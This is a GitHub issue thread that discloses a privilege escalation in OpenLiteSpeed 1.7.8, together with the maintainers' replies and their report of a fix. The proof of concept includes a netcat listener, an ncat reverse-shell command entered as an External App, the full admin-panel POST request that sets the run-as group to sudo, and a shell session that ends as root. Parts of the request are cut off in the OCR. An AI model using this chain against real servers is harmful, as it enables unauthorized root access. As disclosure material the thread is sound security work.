litespeedtech / openlitespeed Public

<> Code Issues 49 Pull requests 1 Actions Projects Wiki ···

New issue

Jump to bottom

Openlitespeed Web Server 1.7.8 - Privilege Escalation Security Issue #217

Closed **passtheticket** opened this issue on Jan 31, 2021 · 7 comments


passtheticket commented on Jan 31, 2021

Description

I found a way to escalate privileges on Ubuntu 18.04 via OpenLiteSpeed web server that runs with *user(nobody):group(nogroup)* privilege . According to this vulnerability , system user that has admin panel credentials can add himself to sudo group or shadow group(to read /etc/shadow file) . So that the user can execute command with high privileges.


Proof of Concept

1. There is a **test** user that is not member of sudo group.




```
test@ubuntu:~$ id
uid=1001(test) gid=1001(test) groups=1001(test)
test@ubuntu:~$ sudo su
[sudo] password for test:
test is not in the sudoers file.  This incident will be reported.
test@ubuntu:~$ nc -nvlp 8081
Listening on [0.0.0.0] (family 0, port 8081)
```

2. User changes External App configuration as following to get reverse shell with high privileges.



External Applications

	Type	Name	Address
	LiteSpeed SAPI App	lsphp	uds://tmp/lshttpd/lsphp.sock



LiteSpeed WebAdmin Co
https://localhost:7080/index.php#view/confMgr.php?m=serv&p=ext
RubyMine

Max Connections * 10
Number valid range: 1 - 2000

Environment
PHP_LSAPI_CHILDREN=10
LSAPI_AVOID_FORK=200M
SHELL=/bin/bash
PATH=/usr/sbin:/usr/bin:/sbin:/bin

Initial Request Timeout (secs) * 60
Number valid range >= 1

Retry Timeout (secs) * 0
Number valid range >= 0

Persistent Connection ● Yes ○ No ○ Not Set

Connection Keep-Alive Timeout
Number valid range: -1 - 10000

Response Buffering * No

Start By Server * Yes (Through CGI Daemon)


Command /usr/bin/ncat -nv 127.0.0.1 8081 -e /bin/bash

```
(POST) HTTP Request:

POST /view/confMgr.php HTTP/1.1
Host: localhost:7080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://localhost:7080/index.php
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 609
Origin: https://localhost:7080
Connection: close
Cookie: litespeed_admin_lang=english; LSUI37FE0C43B84483E0=05850662073b74332d87ffa206abe963; LSID37FE0C43B84483E0=YUSipPp8emA%3D; LSPA37FE0C43B84483E0=pmN9JUxkJwg%3D

name=lsphp&address=uds%3A%2F%2Ftmp%2Flshttpd%2Flsphp.sock&note=&maxConns=10&env=PHP_LSAPI_CHILDREN%3D10%0D%0ALSAPI_AVOID_FORK%3D200M%0D%0ASHELL%3D%2Fbin%2Fbash%0D%0APATH%3D%2Fusr%2Fsb
nv+127.0.0.1+8081+-
e+%2Fbin%2Fbash&backlog=100&instances=1&extUser=test&extGroup=sudo&umask=&runOnStartUp=1&extMaxIdleTime=&priority=0&memSoftLimit=2047M&memHardLimit=2047M&procSoftLimit=1400&procHardLi
```

3. The user sends a *Graceful Restart* request through admin panel and get reverse shell with sudo group privileges.



```
test@ubuntu:~$ id
uid=1001(test) gid=1001(test) groups=1001(test)
test@ubuntu:~$ sudo test
[sudo] password for test:
test is not in the sudoers file.  This incident will be reported.
test@ubuntu:~$ nc -nvlp 8081
Listening on [0.0.0.0] (family 0, port 8081)
Connection from 127.0.0.1 39110 received!
id
uid=1001(test) gid=27(sudo) groups=27(sudo)
python -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

test@ubuntu:/usr/bin$ sudo su
sudo su
[sudo] password for test: test

root@ubuntu:/usr/bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/usr/bin# 
```


passtheticket changed the title ~~Privilege Escalation Security Issue~~ Openlitespeed Web Server 1.7.8 - Privilege Escalation Security Issue on Jan 31, 2021

litespeedtech commented on Jan 31, 2021 Owner

Thanks for the bug report.
Yes. It is something we should address.
Have a few things not clear. The reverse shell should have "test/test" privileges, if test user only belongs to test group. I think there is something missing in the configuration you shown.
A few questions:
How suEXEC for test user is configured? at vhost level? Is its suEXEC group explicitly set to "sudo" group?
Normally, restarting web server wont cause php process to start automatically. seems you get the reverse shell immediately when server restart, how it was configured?

passtheticket commented on Jan 31, 2021 Author

For my environment , there are two users (`test` and `ubuntu`) can log on Ubuntu . Openlitespeed web server is started by ubuntu user with `sudo /usr/local/lsws/bin/lswsctrl start` command.
I set extUser parameter as test and extGroup parameter as sudo in the above request. In my opinion , the issue is caused by "path" parameter. If you type `ncat -nv 127.0.0.1 8081 -e /bin/bash` to Command section (path parameter) , error is occured but `/usr/bin/ncat -nv 127.0.0.1 8081 -e /bin/bash` is valid.



Start By Server * Yes (Through CGI Daemon)

Command ncat -nv 127.0.0.1 8081 -e /bin/bash

⚠ file /usr/local/lsws/ncat does not exist. Please create manually.

Back Log 100

Number valid range: 1 - 100


Instances 1

Number valid range: 0 - 1000

Run As User test

Run As Group sudo

And I send resetting request with "Graceful Restart" button.



litespeedtech commented on Jan 31, 2021 Owner

We will block "sudo" group for "Run as group".
As to the command, it is difficult to block, there is endless ways to craft a harmful command. So, unless we completely disable that, if is pretty much impossible to stop.
So, the more important is to protect your webadmin login, do not let unauthorized people to access it. Treat it at the same level as root access to your server.

passtheticket commented on Jan 31, 2021 Author

Thank you for response. I see what you mean. The Openliteserver is powerful over server.
However, "sudo , root and shadow" groups should be blocked otherwise user can escalate privilege again.

passtheticket commented on Feb 1, 2021 • edited Author

Hi, Could I share my findings ? If you think to update or commit, I could wait it. **@litespeedtech**

litespeedtech commented on Feb 7, 2021 Owner

We have fixed this on webadmin input and on server binary. It will be available in 1.7.9 release.

litespeedtech commented on Feb 18, 2021 Owner

It has been fixed in 1.6.20 and 1.7.9 release.

litespeedtech closed this as completed on Feb 18, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants